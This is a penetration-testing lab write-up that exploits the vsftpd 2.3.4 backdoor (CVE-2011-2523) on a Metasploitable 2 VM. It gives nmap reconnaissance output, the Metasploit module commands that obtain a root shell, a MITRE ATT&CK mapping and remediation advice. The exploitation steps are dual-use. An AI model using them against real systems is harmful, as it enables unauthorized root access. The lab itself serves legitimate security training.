

Lab 02: Metasploitable vsftpd 2.3.4 Backdoor Exploitation

Lab Status: ✔ COMPLETE | Date: 2026-07-09 | Attack Duration: <5 seconds | Outcome: Root shell obtained

Objective

Exploit a known backdoor vulnerability in vsftpd (Very Secure FTP Daemon) version 2.3.4 running on Metasploitable 2 to gain remote code execution with root privileges.

Environment

Attacker	Kali Linux VM (10.0.2.15)
Target	Metasploitable 2 VM (10.0.2.4)
Vulnerable Service	vsftpd 2.3.4 (FTP) on port 21/tcp
Exploitation Tool	Metasploit Framework

Attack Steps - Phase 1: Reconnaissance

1. Service Discovery with Nmap

Command: `nmap -sV 10.0.2.4`

Evidence Screenshot - Nmap Service Discovery:

```
(kali@kali)~$ ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=2.85 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.33 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.38 ms

--- 10.0.2.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3012ms
rtt min/avg/max/mdev = 1.326/1.872/2.854/0.613 ms

(kali@kali)~$ nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 02:46 EDT
Nmap scan report for 10.0.2.4
Host is up (0.012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:19:DD:C7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```


Finding: vsftpd 2.3.4 identified on port 21/tcp — this version has a publicly documented backdoor (CVE-2011-2523).

Attack Steps - Phase 2: Exploitation

2. Launch Metasploit and configure exploit

Commands: `search vsftpd use exploit/unix/ftp/vsftpd_234_backdoor set RHOSTS 10.0.2.4 run`

Evidence Screenshot - Metasploit Configuration and Execution:



Attack Steps - Phase 3: Post-Exploitation

3. Confirm root access

Command: whoami

Response: root

Result: Successfully obtained root-level shell access (UID 0) with no credentials required.

MITRE ATT&CK Mapping

Tactic	Technique	ID
Initial Access	Exploit Public-Facing Application	T1190
Execution	Command and Scripting Interpreter (Unix Shell)	T1059.004

Remediation Recommendations

- Update vsftpd to version 2.3.5 or later immediately
- Disable FTP and transition to SFTP (SSH-based file transfer)
- Monitor for suspicious port 6200 connections (backdoor indicator)
- Implement network segmentation to restrict FTP access

Summary

This lab successfully exploited CVE-2011-2523 in vsftpd 2.3.4 to gain unauthenticated root access. The vulnerability demonstrates the critical importance of timely patching for public-facing services and the dangers of supply-chain backdoors in widely-used open-source software.